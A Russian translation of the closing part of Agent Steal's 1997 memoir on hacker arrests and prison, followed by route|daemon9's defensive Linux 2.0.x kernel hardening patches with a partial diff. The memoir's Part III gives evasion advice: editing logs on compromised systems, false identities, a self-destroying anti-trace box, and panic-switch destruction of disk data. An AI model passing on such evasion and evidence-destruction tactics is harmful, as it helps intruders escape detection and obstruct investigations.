Как хакер вы можете обнаружить, что ваш доступ к работе с компьютерным оборудованием или его владение ограничены. Хотя для общества это может звучать прагматично, на практике это служит лишь наказанию и ограничению способности бывшего хакера себя обеспечивать. Компьютеры есть в библиотеках, точках копирования, школах и практически везде — это всё равно что запретить человеку, использовавшему машину для поездки на ограбление банка, садиться за руль. Если хакер предрасположен к взлому — он будет взламывать с ограничениями или без. В реальности многим хакерам даже компьютер не нужен для достижения целей. Как вы, вероятно, знаете, телефон и немного социальной инженерии творят чудеса.

Но, если повезёт, вам достанется разумный офицер пробации, и вы не будете создавать проблем. Если вы не даёте ему повода следить за вами, хватка может ослабеть. Вы также можете добиться досрочного прекращения условного надзора по решению суда. После года или около того при наличии веских оснований и погашении всех долгов перед государством это может быть возможным. Наймите адвоката, подайте ходатайство.

Для многих осуждённых условный надзор — слишком похоже на тюрьму. Таким лучше нарушить режим, вернуться в тюрьму на пару месяцев и надеяться, что судья прекратит надзор. Хотя судья может продолжить надзор, как правило, он этого не делает.

Часть III

A. Как избежать обнаружения

Теперь, когда вы знаете, какие неприятности вас ожидают, я вернусь к началу. Если то, что я только что рассказал, не заставляет вас бросить хакерство, вам лучше научиться себя защищать. Многие хакеры считают, что у них есть некое богоданное конституционное право на взлом. Многие не верят, что это должно быть незаконным. Ну, неврозы и расстройства личности действуют странными путями. Тем не менее я рассмотрю тему скрытности. Обратите внимание: я никоим образом не поддерживаю и не поощряю хакерство. Эта техническая информация предоставляется исключительно в образовательных целях. И, как я уже упоминал, у вас может быть вполне законная причина избегать обнаружения — например, просто держаться подальше от других хакеров. Этот материал (уверен) также послужит просвещению сотрудников правоохранительных органов о методах, которые в настоящее время применяются хакерами для уклонения от обнаружения.

Избежать идентификации во время взлома на самом деле довольно просто — при соблюдении нескольких нехитрых правил. К сожалению, очень немногие их соблюдают — как правило, из-за высокомерия и эго. Что, как я заметил, похоже является необходимым качеством для успешного хакера. Я ни разу не встречал хакера, который не считал бы себя крутым. И в конечном счёте именно по этой причине попался Митник. Этот случай я рассмотрю чуть позже.

Вот несколько основных правил, которых я придерживался, с последующим кратким пояснением:

• **Самое важное:** я никогда не рассказывал другому хакеру, кто я, где живу, и не давал домашний телефон. (Ладно, в этом я облажался.)

• Я не регистрировал сетевые аккаунты на своё настоящее имя и не использовал свой настоящий адрес.
• Я не оформлял телефонные номера на своё настоящее имя.
• Я никогда не набирал напрямую то, что взламывал.
• Я настраивал систему оповещения, которая сообщала бы мне, если кто-то пытается вычислить, откуда я подключаюсь.
• Я не передавал личные данные в системы, которые взламывал.
• Когда я использовал сеть или компьютер в рабочих или социальных целях, я старался держать это отдельно от хакерства.
• Я никогда не считал, что подключение через несколько разных сетей или использование сотовых телефонов само по себе обеспечивает безопасность. Хотя в большинстве сотовых сетей нет установленного оборудования для триангуляции, они всё равно способны сузить место передачи до квадратной мили или нескольких кварталов — даже через значительное время после отключения.
• Как только я попадал в систему, я просматривал и редактировал все журналы. Также искал почтовые демоны на аккаунтах администраторов или связанных с ними, которые рассылали копии системных журналов безопасности.
• При создании аккаунтов в системах я использовал разные имена входа.
• Я никогда не ходил на хакерские конференции. (До того как начал работать с ФБР.)
• Я периодически менял коммутируемые аккаунты сетевого доступа и номера дозвона. Также менял место жительства каждые 8-12 месяцев.
• Я учитывал, что номера, набранные с моего телефона, в конечном счёте могут быть использованы для отслеживания меня. Например, если я часто звонил подруге, то после смены номера и места жительства я мог всё равно звонить на этот номер. У телефонных компаний теперь есть программное обеспечение баз данных записей о звонках, которое может перекрёстно ссылаться и отслеживать подобное.
• Я редко пользовался IRC, пока не начал работать с ФБР. Если *вы* должны — часто меняйте псевдоним, оставайтесь в невидимом режиме, и если достаточно умелы — подделывайте IP. Помните: никогда не доверяйте другим хакерам. Общение с ними нередко создаёт столько же проблем, сколько столкновение с федералами.

И да — ФБР записывает все IRC-каналы и при поиске информации о ком-то или каком-то взломе ищет по ключевым словам. На специальном irc.server работает секретная программа логирования, которая не принимает подключения по порту 6667 и т.д. В списке ссылок тоже не появляется. Хм. ;-)

Следовать всем этим правилам было бы непросто. Факт остаётся фактом: если вы привлечёте достаточно внимания и разозлите нужных людей, они придут за вами. Однако ФБР регулярно проходит мимо хакеров низкого уровня. Когда я работал с Бюро, мне было дано указание, что расследовать следует только наиболее злонамеренных и агрессивных хакеров. Меня это устраивало: не было целью моей жизни сажать кучу маленьких хакерских болванов. Поймать опытного хакера не так-то просто, но возможно — это лишь вопрос выхода на нужных людей и затраченного времени. Как правило, хакеров ловят потому, что кто-то стучит. Отсюда важность моего первого правила: я никогда никому не рассказывал, кто я на самом деле. Другая основная причина поимки — высокомерие или недооценка возможностей властей. Поулсен не верил, что следователь просидит у продуктового магазина неделю в надежде, что он там появится. А Поулсен пользовался таксофонами у того магазина несколько раз — это было установлено поиском в базе записей о звонках. Митник не думал, что кто-то возьмётся проводить поиск в записях о звонках сотовых телефонов, а потом триангулировать его местоположение по радиочастоте.

Поулсен и я применяли довольно изощрённые антидетекционные процедуры. Поскольку у меня был физический доступ к местной АТС, я самостоятельно активировал, подключал и прокладывал все свои телефонные соединения. По сути, никаких записей о моём номере, кабеле и паре данных

не существовало. Кроме того, провода, ведущие в мою квартиру, я проложил через мусоропровод, по крыше под слоем дёгтя и вниз по вентиляционной трубе в ванную. Подключение к клеммной колодке (F2) осуществлялось через отверстие, просверлённое в задней стенке распределительной коробки. При осмотре телефонного щита в подвале моего дома никаких подключений не было видно — пришлось бы разобрать его, чтобы обнаружить их. И если этого было недостаточно — на АТС я подключился к выходному каналу (SC1, который являлся питанием для SCCS) телефонного коммутатора 1AESS и провёл его в свою квартиру. Там у меня стоял старый PC-XT с модемом Bell 202, следивший за выводом 1AESS. Поулсен написал небольшую программу на Basic, которая отслеживала трассировки вызовов и любую другую подозрительную активность. XT начинал пищать и выводить соответствующие сообщения. Весьма изощрённо.

B. Скрытный бокс

Но по-настоящему хорошая антидетекционная система обязательно уведомит вас, если кто-то пытается отследить ваше подключение. Кроме того, она прервёт соединение прежде, чем кто-то сможет увидеть, куда оно ведёт. Я имею в виду некий механизм дозвона/исходящего вызова. Например, два модема, соединённых спина к спине, с подключёнными интерфейсами RS-232. Затем они помещались бы в универсальную настенную коробку в анонимном телефонном шкафу где-нибудь в стороне. Кроме того, к коробке был бы подключён разрядник, чтобы убить модемы смертельным разрядом при открытии коробки посторонним. На модем устанавливался бы пароль для исходящих вызовов, а телефонные линии, питающие два модема, должны были бы быть оформлены на отдельные аккаунты. Это потребовало бы от следователей выехать и взглянуть на устройство, чтобы установить: это не место хакера, и для выяснения того, кто набирает номер, необходима ещё одна трассировка вызова. Однако, открыв коробку, следователь отключил устройство, и при вашем дозвоне вы будете знать, что что-то не так. Даже если они попытаются заменить устройство, они никогда не узнают исходный пароль и не смогут узнать, был ли он вообще. Дополнительно следовало бы замаскировать телефонные линии, питающие устройство, — чтобы для их идентификации потребовалось открыть коробку.

Что ж, это просто идея дизайна антидетекционного устройства. Очевидно, немного сложная, но вы понимаете суть. Я хочу сказать, что избежать обнаружения — непростая задача. Если кто-то хочет вас найти — он найдёт. По-настоящему защищённого соединения практически не существует: почти всё можно отследить, за исключением высоконаправленной спутниковой линии пакетной передачи данных. В таком случае пришлось бы подключить Национальное разведывательное управление ВВС (NRO) или АНБ — а это большие деньги.

Помимо установки физического оборудования, другой идеей было бы найти системного администратора, который позволит вам подключаться через его систему. Если вы доверяете ему сообщить о каком-либо запросе относительно вашего соединения, возможно, всё будет в порядке. Также было бы разумно настроить фоновые процессы, контролирующие finger и другие связанные зондирования вашего аккаунта. Смотрите, как они следят за вами.

Как упоминалось ранее, если вы попадёте под слежку, в вашей vicinity будет двустороннее радиообщение. Использование Opto-Electronics Explorer позволит его обнаружить, и вы сможете выяснить, кто это может быть. Хорошая физическая слежка трудно поддаётся обнаружению. Плохая физическая слежка — комична.

C. Дополнительная защита

Я рассматривал шифрование ранее, и, как я упоминал, на самом деле небезопасно рассчитывать, что оно защитит вас от того, кто завладел вашим компьютером. Единственно по-настоящему безопасным шифрованием было бы аппаратно-программное решение военного класса. Когда люди говорят о надёжном шифровании, они не учитывают, что всю мощь государства могут направить на его взлом, и при этом взломщики будут иметь физический доступ к устройству шифрования — вашему компьютеру! Это оставляет нам один другой метод: уничтожение данных. Само по себе это может быть квалифицировано как воспрепятствование правосудию. Однако если вы чувствуете необходимость мгновенно уничтожить все данные на жёстком диске — ну скажем, в образовательных целях. Я бы предложил установить рядом с жёстким диском мощный магнитный стиратель для магнитных лент. Его можно купить в Radio Hack, тьфу, Shack. Одно нажатие тревожного переключателя, включающего стиратель при вращающемся диске, — и БАМ! Установите переключатель рядом с кроватью. ;-)

Это может, а может и не уничтожить все данные на диске. Если дисковый диск извлечь и поместить на специальное считывающее устройство, некоторые данные могут быть восстановлены. Это целая наука. Стандарт DOD требует, чтобы жёсткий диск был перезаписан нулями 7 раз, прежде чем считаться стёртым. Простое удаление файла, форматирование или дефрагментация не достаточны. Поищите утилиту на условно-бесплатной основе под названием «BCwipe». Она выполняет стирание по военному стандарту. Также стоит установить программу, автоматически стирающую данные при определённых условиях. Тем не менее специалисты по компьютерным преступлениям обучены искать именно это.

По теме избегания обнаружения и уклонения от хакеров осталось ещё немало вопросов. Честно говоря, я мог бы написать книгу, и, оглядываясь назад, наверное, следовало. Но я обещал многим людям написать этот файл и сделать его публичным. Надеюсь, он оказался полезным.

Заключение

Долгий и странный путь. У меня осталось множество смешанных чувств по поводу всего пережитого. Тем не менее могу сказать, что заключение ДАЛО мне определённую пользу. Только не благодаря тому, как со мной обращалось правительство. Нет, несмотря на все их попытки добить меня, использовать, отвернуться после того, как я им помог, и вообще нарушать мои права — я всё же вышел более образованным, чем зашёл. Но, откровенно говоря, моё освобождение пришло очень вовремя. Долгосрочные последствия заключения и стресса начинали давать о себе знать, а условия в тюрьмах только ухудшались. Сложно передать остроту ситуации, но большинство заключённых чувствуют: если не будут сделаны кардинальные изменения, Америку ждут серьёзные потрясения — возможно, даже гражданская война. Да, система уголовного правосудия настолько сломана. Жажда нации отомстить преступникам загоняет нас в порочный круг преступления и наказания — и снова преступления. Проще говоря, система не работает. Целью написания этой статьи не было донести какое-либо послание. Я не говорю вам, как не попасться, и не говорю прекратить взламывать. Я написал это просто потому, что чувствую долг перед теми, кому это может пригодиться. По какой-то странной причине я испытываю неодолимую потребность рассказать вам о том, что со мной произошло. Возможно, это своего рода терапия, возможно — просто эго, а возможно, я просто хочу помочь какому-нибудь бедному 18-летнему хакеру, который на самом деле не понимает, во что ввязывается. Как бы то ни было, я однажды просто сел и начал писать.

Если и есть в этой статье центральная тема, то это то, насколько уродливым может стать ваш мир. Стоит вам попасться в руки закона, быть засосанным в его воронку, когда на вас направят

прожектор — мало что в ваших силах защитить себя. Стервятники и хищники попытаются выщипать из вас всё, что смогут. Сезон охоты открыт для прокуроров США, вашего адвоката, других заключённых и тюремного персонала. Вы становитесь дичью. Защита от всех этих сил потребует всей вашей смекалки, всех ваших ресурсов и порой — кулаков.

Усугубляя унижение, пресса, как правило, не будет озабочена тем, чтобы представить правду. Они напечатают то, что им удобно, и нередко упустят многие существенные факты. Если вы читали любую из 5 книг, в которых обо мне говорится, у вас, без сомнения, сложилось весьма предвзятое мнение обо мне. Позвольте заверить: если бы вы встретили меня сегодня, вы быстро убедились бы, что я вполне приятный человек, а не злодей, каким меня сделали многие (особенно Джон Литтман). Вы можете не соглашаться с тем, как я жил, но у вас не было бы проблем понять, почему я выбрал именно такую жизнь. Конечно, я совершал ошибки, взросление далось мне нелегко. Тем не менее у меня нет недостатка в хороших друзьях. Друзьях, которым я беспредельно предан. Но если верить всему написанному, можно подумать, что Митник — мстительный неудачник, Поулсен — тайный преследователь, а я — двуличная крыса. Все эти оценки были бы ошибочны.

Ладно, хватит о первых впечатлениях. Надеюсь, мне удалось просветить вас и хоть как-то помочь сделать правильный выбор. Будь то защита от потенциально травматического опыта, способного изменить жизнь, или побуждение направить свои компьютерные навыки в другое русло — вам важно знать правила игры, её язык и условия.

До встречи в кино.

Agent Steal
1997

Укрепление ядра Linux (серия 2.0.x)

Автор: route|daemon9

Введение и предпосылки

Linux. Самая симпатичная Unix-подобная ОС из существующих на сегодняшний день. Каждый знает хотя бы *одного* человека, у которого есть хотя бы *одна* машина с Linux. Linux — какое бы мнение о нём у вас ни сложилось — существует и используется всё большим числом людей. Многие из них эксплуатируют Linux в многопользовательских средах. И внезапно обнаруживают, что безопасность стала серьёзной проблемой. Эта статья — для таких людей.

В статье рассматривается несколько областей потенциальной уязвимости в ОС Linux и предпринимается попытка их улучшить. Она содержит несколько связанных с безопасностью патчей ядра для серии 2.0.x (каждый успешно протестирован на ядрах 2.0.3x; большинство должны работать и на более старых ядрах серии 2.0.x — см. отдельные подразделы для уточнений).

Речь идёт о патчах ядра. Они ничего не делают для безопасности в пространстве пользователя. Если вы не умеете правильно выставлять права доступа и настраивать сервисы, вам не стоит администрировать Unix-машину.

Эти патчи — не исправления ошибок. Это превентивные меры безопасности. Они призваны предотвратить возможные проблемы и нарушения безопасности до того, как они произойдут. В ряде случаев они способны устранить (или по меньшей мере существенно затруднить) угрозу со стороны многих наиболее популярных сегодня методов атаки.

Эти патчи практически бесполезны на однопользовательской машине. Они предназначены именно для многопользовательских систем.

Статья адресована тем, кто хочет получить более высокий уровень безопасности от своей ОС Linux. Если вы хотите пойти ещё дальше, изучите материалы по POSIX.1e (POSIX 6). POSIX.1e — это модель безопасности, которая по сути разделяет понятия идентичности и привилегий. На практике она разбивает привилегии суперпользователя на отдельные «возможности» (capabilities). Кроме того, реализация Linux POSIX.1e (linux-privs) предлагает битовый securelevel, аудит на уровне ядра (пользовательские хуки аудита находятся в разработке) и ACL. См.: http://parc.power.net/morgan/Orange-Linux/linux-privs/index.html

Подводя итог: в этой статье мы исследуем несколько способов сделать многопользовательскую машину под Linux немного более защищённой и устойчивой к атакам.

Патчи

Патч procfs

```
Протестировано на: 2.0.0 +
Автор: route
```

Зачем позволять кому угодно просматривать информацию о любом процессе?

В обычных условиях `/bin/ps` может выводить список процессов для каждой записи в таблице процессов ядра, независимо от владельца. Непривилегированный пользователь способен видеть все запущенные на системе процессы. Это может включать информацию, которую злоумышленник использует в некоторых известных или предполагаемых атаках, основанных на знании PID, не говоря уже об очевидном нарушении приватности. Программа `/bin/ps` получает информацию о процессах, читая файловую систему `/proc`.

Файловая система `/proc` — это виртуальный интерфейс к ОС, предоставляющий всевозможные полезные сведения: статус различных частей работающего ядра и список текущих процессов. У неё есть файловый интерфейс, а значит, к ней применимы права доступа файловой системы. Таким образом, мы можем изменить права доступа по умолчанию на inode с 555 на 500.

Вот и весь патч. Мы просто меняем права на inode с `S_IFDIR | S_IRUGO | S_IXUGO` на `S_IFDIR | S_IRUSR | S_IXUSR`.

Патч trusted path execution (доверенный путь выполнения)

```
Протестировано на: 2.0.0 +
Автор: route (версия для 2.0.x; оригинальный патч для 1.x — merc)
```

Зачем разрешать запуск произвольных программ?

Рассмотрим следующий сценарий. Вы — администратор многопользовательской Linux-машины. Внезапно обнаруживается новая ошибка в процессоре Pentium™! Как выясняется, эта ошибка полностью подвешивает CPU, требуя холодной перезагрузки. Эксплойт работает от имени любого пользователя, независимо от привилегий. Для этого злоумышленнику достаточно: 1) раздобыть исходный код; 2) скомпилировать эксплойт; 3) запустить программу.

Итак... пункт 1) уже свершился. Помешать кому угодно получить исходник невозможно — он уже в открытом доступе. Можно убрать права на компилятор или удалить его совсем, но это не остановит пользователя, который скомпилирует эксплойт на другой машине и каким-то образом доставит готовый бинарник на вашу систему. Помешать пункту 2) тоже нельзя. Однако если разрешить запуск бинарников только из доверенных путей, можно предотвратить пункт 3). Доверенный путь — это путь внутри директории, принадлежащей root, которую нельзя записывать ни группой, ни другими пользователями. Директории `/bin`, `/usr/bin`, `/usr/local/bin` (при нормальных условиях) считаются доверенными. Домашний каталог любого непривилегированного пользователя не является доверенным, как и `/tmp`. Предупреждение: этот патч — настоящий кошмар для пользователей, привыкших запускать код и скрипты из своих домашних каталогов! Они возненавидят вас. Зато вы будете спать спокойнее, зная, что никто не запустит вредоносный код на вашей машине.

Прежде чем любой вызов `exec` будет выполнен, мы открываем inode директории, в которой находится исполняемый файл, и проверяем права владельца и доступа. Если директория не принадлежит root или доступна на запись группе или другим — она считается ненадёжной.

Патч securelevel (уровень безопасности)

```
Протестировано на: 2.0.26 +
Автор: route
```

Чёрт возьми, если я установил биты immutable и append-only — я сделал это не просто так.

Этот патч — почти и не патч вовсе. Он просто поднимает `securelevel` с 0 до 1. При этом биты immutable и append-only на файлах «замораживаются» — никто не сможет их изменить (через обычный интерфейс `chattr`). Прежде чем включать это, следует, разумеется, пометить ключевые файлы как immutable, а файлы журналов — как append-only. Открыть напрямую блочное устройство диска по-прежнему возможно. Однако средний хакер, копирующий эксплойты из интернета, скорее всего, не будет знать, как это сделать.

Патч отключения исполнения стека и патч символических ссылок

```
Протестировано на: 2.0.30 +
Автор: solar designer
```

Из документации к патчу Solar Designer:

Этот патч призван добавить защиту от двух классов уязвимостей: переполнения буфера и атак с использованием символических ссылок в `/tmp`.

Большинство эксплойтов переполнения буфера основаны на перезаписи адреса возврата функции в стеке с целью передачи управления произвольному коду, который также размещается в стеке. Если область стека не является исполняемой, уязвимости переполнения буфера становятся значительно сложнее в эксплуатации.

Ещё один способ использовать переполнение буфера — направить адрес возврата на функцию в libc, обычно `system()`. Этот патч также изменяет адрес по умолчанию, по которому разделяемые библиотеки отображаются через `mmap()`, чтобы он всегда содержал нулевой байт. Это делает невозможным указание каких-либо дополнительных данных (параметров функции или дополнительных копий адреса возврата при заполнении шаблоном) в эксплойте, работающем со строками ASCIIZ (что характерно для большинства уязвимостей переполнения).

Однако следует понимать: этот патч ни в коей мере не является исчерпывающим решением — он лишь добавляет ещё один уровень защиты. Некоторые уязвимости переполнения буфера останутся эксплуатируемыми более сложными методами. Смысл применения такого патча — защита от тех уязвимостей переполнения, которые ещё не известны.

В эту версию патча я также включил исправление безопасности символических ссылок, первоначально разработанное Эндрю Тридджелом. Я модифицировал его, чтобы исключить также использование жёстких ссылок: непривилегированным пользователям запрещено создавать жёсткие ссылки в директориях с битом `+t` на файлы, которыми они не владеют. Это выглядит правильным поведением: иначе пользователи не смогли бы удалить только что созданные ими ссылки. Я также добавил журналирование попыток эксплуатации — этот код используется совместно с механизмом неисполняемого стека, что и стало причиной объединить всё в один патч вместо двух отдельных. Тем не менее их можно включать по отдельности.

Патч разделения привилегий по GID

```
Протестировано на: 2.0.30 +
Автор: оригинальная версия — DaveG; обновление для 2.0.33 — route
```

Из документации к оригинальному патчу Dave:

Это простой патч ядра, позволяющий выполнять определённые привилегированные операции без необходимости иметь права root. С этим патчем три группы становятся привилегированными и получают право выполнять различные операции внутри ядра.

GID 16: программа, запущенная с привилегиями группы 16, может привязываться к портам с номером менее 1024. Это позволяет таким программам, как `rlogin`, `rcp`, `rsh` и `ssh`, работать с `setgid 16` вместо `setuid 0` (root). Также это позволяет серверам, которым для привязки к привилегированному порту требуется root (например, `named`), работать с `setgid 16`.

GID 17: любая программа с привилегиями GID 17 сможет создавать raw-сокеты. Такие программы, как `ping` и `traceroute`, теперь можно запускать с `setgid 17` вместо `setuid 0` (root).

GID 18: эта группа предназначена для `SOCK_PACKET`. Большинству людей это не нужно — если вы не знаете, что это такое, не беспокойтесь.

Ограничения

Поскольку это простой патч, он имеет существенные ограничения. Во-первых, дополнительные группы не поддерживаются. Это означает, что привилегии нельзя комбинировать. Если вам нужны одновременно GID 16 и 17 — решения нет.

Установка

Этот патч-файл протестирован и проверен на работоспособность с последним стабильным релизом ядра Linux (на момент написания — 2.0.33). Он должен работать и с другими релизами серии 2.0.x с минимальными изменениями или вовсе без них. ЭТО НЕ ГАРАНТИЯ! Пожалуйста, не присылайте мне логи неудавшегося применения патча на старых ядрах. Воспользуйтесь этим как прекрасным поводом обновить ядро до последнего релиза. Обратите внимание: несколько из этих патчей предназначены только для Linux на архитектуре X86. Извините.

1. Создайте символическую ссылку:

```
cd /usr/src
ln -s linux-KERNEL_VERSION linux-stock
```

2. Примените патч ядра:

```
patch < slinux.patch >& patch.err
```

2a. Проверьте файл ошибок на наличие неудавшихся фрагментов. Разберитесь, где вы ошиблись:

```
grep fail patch.err
```

3. Настройте ядро:

```
make config
# или
make menu-config
# или
make xconfig
```

4. Вам нужно будет включить поддержку экспериментального кода в ядре и активировать патчи по отдельности.

5. Для настройки патча разделения привилегий по GID добавьте в файл `/etc/group` следующее:

```
cat >> /etc/group
  priv_port::16:user1, user2, user3
  raw_sock::17:user1, user2
  sock_pak::18:user2, user3
^D
```

Где `userx` — имена пользователей, которым вы хотите предоставить соответствующие привилегии. Затем исправьте группу и права доступа к бинарным файлам, у которых вы хотите

снять привилегии root:

```
chgrp raw_sock /bin/ping
chmod 2755 /bin/ping
```

Этот файл патча следует извлечь с помощью утилиты извлечения Phrack Magazine, включённой в данный (и каждый другой) выпуск.

```
<++> slinux.patch

diff -ru linux-stock/Documentation/Configure.help linux-patched/Documentation/Configure.help
--- linux-stock/Documentation/Configure.help□Fri Sep  5 20:43:58 1997
+++ linux-patched/Documentation/Configure.help□Mon Nov 10 22:02:36 1997
@@ -720,6 +720,77 @@
   later load the module when you install the JDK or find an interesting
   Java program that you can't live without.

+Non-executable user stack area (EXPERIMENTAL)
+CONFIG_STACKEXEC
+  Most buffer overflow exploits are based on overwriting a function's
+  return address on the stack to point to some arbitrary code, which is
+  also put onto the stack. If the stack area is non-executable, buffer
+  overflow vulnerabilities become harder to exploit. However, a few
+  programs depend on the stack being executable, and might stop working
+  unless you also enable GCC trampolines autodetection below, or enable
+  the stack area execution permission for every such program separately
+  using chstk.c. If you don't know what all this is about, or don't care
+  about security that much, say N.
+
+Autodetect GCC trampolines
+CONFIG_STACKEXEC_AUTOENABLE
+  GCC generates trampolines on the stack to correctly pass control to
+  nested functions when calling from outside. This requires the stack
+  being executable. When this option is enabled, programs containing
+  trampolines will automatically get their stack area executable when
+  a trampoline is found. However, in some cases this autodetection can
+  be fooled in a buffer overflow exploit, so it is more secure to
+  disable this option and use chstk.c to enable the stack area execution
+  permission for every such program separately. If you're too lazy,
+  answer Y.
+
+Log buffer overflow exploit attempts
+CONFIG_STACKEXEC_LOG
+  This option enables logging of buffer overflow exploit attempts. No
+  more than one attempt per minute is logged, so this is safe. Say Y.
+
+Process table viewing restriction (EXPERIMENTAL)
+CONFIG_PROC_RESTRICT
+  This option enables process table viewing restriction.  Users will only
+  be able to get status of processes they own, with the exception the
+  root user, who can get an entire process table listing.  This patch
+  should not cause any problems with other programs but it is not fully
+  tested under every possible contingency.  You must enable the /proc
+  filesystem for this option to be of any use.  If you run a multi-user
+  system and are reasonably concerned with privacy and/or security, say Y.
+
+Trusted path execution (EXPERIMENTAL)
+CONFIG_TPE
+  This option enables trusted path execution.  Binaries are considered
+  `trusted` if they live in a root owned directory that is not group or
+  world writable.  If an attempt is made to execute a program from a non
+  trusted directory, it will simply not be allowed to run.  This is
+  quite useful on a multi-user system where security is an issue.  Users
+  will not be able to compile and execute arbitrary programs (read: evil)
+  from their home directories, as these directories are not trusted.
+  This option is useless on a single user machine.
+
+Trusted path execution (EXPERIMENTAL)
+CONFIG_TPE_LOG
```

```
+  This option enables logging of execution attempts from non-trusted
+  paths.
+
+Secure mode (EXPERIMENTAL)
+CONFIG_SECURE_ON
+  This bumps up the securelevel from 0 to 1.  When the securelevel is `on`,
+  immutable and append-only bits cannot be set or cleared.  If you are not
+  concerned with security, you can say `N`.
+
+Split Network Groups (EXPERIMENTAL)
+CONFIG_SPLIT_GID
+  This is a simple kernel patch that allows you to perform certain
+  privileged operations with out requiring root access.  With this patch
+  three groups become privileged groups allowed to do different operations
+  within the kernel.
+  GID 16 allows programs to bind to privledged ports.
+  GID 17 allows programs to open raw sockets.
+  GID 18 allows programs to open sock packets.
+
 Processor type
 CONFIG_M386
   This is the processor type of your CPU. It is used for optimizing
@@ -2951,6 +3020,27 @@
   netatalk, new mars-nwe and other file servers. At the time of
   writing none of these are available. So it's safest to say N here
   unless you really know that you need this feature.
+
+Symlink security fix (EXPERIMENTAL)
+CONFIG_SYMLINK_FIX
+  A very common class of security hole on UNIX-like systems involves
+  a malicious user creating a symbolic link in /tmp pointing at
+  another user's file. When the victim then writes to that file they
+  inadvertently write to the wrong file. Enabling this option fixes
+  this class of hole by preventing a process from following a link
+  which is in a +t directory unless they own the link. However, this
+  fix does not affect links owned by root, since these could only be
+  created by someone having root access already. To prevent someone
+  from using a hard link instead, this fix does not allow non-root
+  users to create hard links in a +t directory to files they don't
+  own. Note that this fix might break things. Only say Y if security
+  is more important.
+
+Log symlink exploit attempts
+CONFIG_SYMLINK_LOG
+  This option enables logging of symlink (and hard link) exploit
+  attempts. No more than one attempt per minute is logged, so this is
+  safe. Say Y.

 Minix fs support
 CONFIG_MINIX_FS
diff -ru linux-stock/arch/i386/config.in linux-patched/arch/i386/config.in
--- linux-stock/arch/i386/config.in□Sun May 12 21:17:23 1996
+++ linux-patched/arch/i386/config.in□Sun Nov  9 12:38:27 1997
@@ -35,6 +35,15 @@
 tristate 'Kernel support for ELF binaries' CONFIG_BINFMT_ELF
 if [ "$CONFIG_EXPERIMENTAL" = "y" ]; then
   tristate 'Kernel support for JAVA binaries' CONFIG_BINFMT_JAVA
+  bool 'Non-executable user stack area (EXPERIMENTAL)' CONFIG_STACKEXEC
+  if [ "$CONFIG_STACKEXEC" = "y" ]; then
+    bool '   Autodetect GCC trampolines' CONFIG_STACKEXEC_AUTOENABLE
+    bool '   Log buffer overflow exploit attempts' CONFIG_STACKEXEC_LOG
+  fi
+    bool '   Restrict process table viewing (EXPERIMENTAL)' CONFIG_PROC_RESTRICT
+    bool '   Trusted path execution (EXPERIMENTAL)' CONFIG_TPE
+    bool '   Log untrusted path execution attempts (EXPERIMENTAL)' CONFIG_TPE_LOG
+    bool '   Split Network GIDs (EXPERIMENTAL)' CONFIG_SPLIT_GID
 fi
 bool 'Compile kernel as ELF - if your GCC is ELF-GCC' CONFIG_KERNEL_ELF

diff -ru linux-stock/arch/i386/defconfig linux-patched/arch/i386/defconfig
--- linux-stock/arch/i386/defconfig□Mon Sep 22 13:44:01 1997
```

```
+++ linux-patched/arch/i386/defconfig□Sun Nov  9 12:38:23 1997
@@ -24,6 +24,10 @@
 CONFIG_SYSVIPC=y
 CONFIG_BINFMT_AOUT=y
 CONFIG_BINFMT_ELF=y
+# CONFIG_STACKEXEC is not set
+CONFIG_STACKEXEC_AUTOENABLE=y
+CONFIG_STACKEXEC_LOG=y
+CONFIG_SPLIT_GID=y
 CONFIG_KERNEL_ELF=y
 # CONFIG_M386 is not set
 # CONFIG_M486 is not set
@@ -134,6 +138,8 @@
 # Filesystems
 #
 # CONFIG_QUOTA is not set
+# CONFIG_SYMLINK_FIX is not set
+CONFIG_SYMLINK_LOG=y
 CONFIG_MINIX_FS=y
 # CONFIG_EXT_FS is not set
 CONFIG_EXT2_FS=y
@@ -143,6 +149,9 @@
 # CONFIG_VFAT_FS is not set
 # CONFIG_UMSDOS_FS is not set
 CONFIG_PROC_FS=y
+CONFIG_PROC_RESTRICT=y
+CONFIG_TPE=y
+CONFIG_TPE_LOG=y
 CONFIG_NFS_FS=y
 # CONFIG_ROOT_NFS is not set
 # CONFIG_SMB_FS is not set
diff -ru linux-stock/arch/i386/kernel/head.S linux-patched/arch/i386/kernel/head.S
--- linux-stock/arch/i386/kernel/head.S□Tue Aug  5 09:19:53 1997
+++ linux-patched/arch/i386/kernel/head.S□Sun Nov  9 00:55:50 1997
@@ -400,10 +400,17 @@
 □.quad 0x0000000000000000□/* not used */
 □.quad 0xc0c39a000000ffff□/* 0x10 kernel 1GB code at 0xC0000000 */
 □.quad 0xc0c392000000ffff□/* 0x18 kernel 1GB data at 0xC0000000 */
+#ifdef CONFIG_STACKEXEC
+□.quad 0x00cafa000000ffff□/* 0x23 user   2.75GB code at 0 */
+□.quad 0x00cbf2000000ffff□/* 0x2b user   3GB data at 0 */
+□.quad 0x00cbda000000ffff□/* 0x32 user   3GB code at 0, DPL=2 */
+□.quad 0x00cbd2000000ffff□/* 0x3a user   3GB stack at 0, DPL=2 */
+#else
 □.quad 0x00cbfa000000ffff□/* 0x23 user   3GB code at 0x00000000 */
 □.quad 0x00cbf2000000ffff□/* 0x2b user   3GB data at 0x00000000 */
 □.quad 0x0000000000000000□/* not used */
 □.quad 0x0000000000000000□/* not used */
+#endif
 □.fill 2*NR_TASKS,8,0□□/* space for LDT's and TSS's etc */
 #ifdef CONFIG_APM
 □.quad 0x00c09a0000000000□/* APM CS    code */
diff -ru linux-stock/arch/i386/kernel/ptrace.c linux-patched/arch/i386/kernel/ptrace.c
--- linux-stock/arch/i386/kernel/ptrace.c□Mon Aug  4 12:12:22 1997
+++ linux-patched/arch/i386/kernel/ptrace.c□Sun Nov  9 00:55:50 1997
@@ -413,7 +413,7 @@
 □□□    addr == FS || addr == GS ||
 □□□    addr == CS || addr == SS) {
 □□□    □data &= 0xffff;
-□□□    □if (data && (data & 3) != 3)
+□□□    □if (data && (data & 3) < 2)
 □□□□□return -EIO;
 □□□}
 □□□if (addr == EFL) {   /* flags. */
@@ -423,6 +423,10 @@
 □□  /* Do not allow the user to set the debug register for kernel
 □□     address space */
 □□  if(addr < 17){
+□□□if (addr == EIP && (data & 0xF0000000) == 0xB0000000)
+□□□if (put_stack_long(child, CS*sizeof(long)-MAGICNUMBER, USER_HUGE_CS) ||
+□□□    put_stack_long(child, SS*sizeof(long)-MAGICNUMBER, USER_HUGE_SS))
```

```
+□□□□return -EIO;
 □□□  if (put_stack_long(child, sizeof(long)*addr-MAGICNUMBER, data))
 □□□□return -EIO;
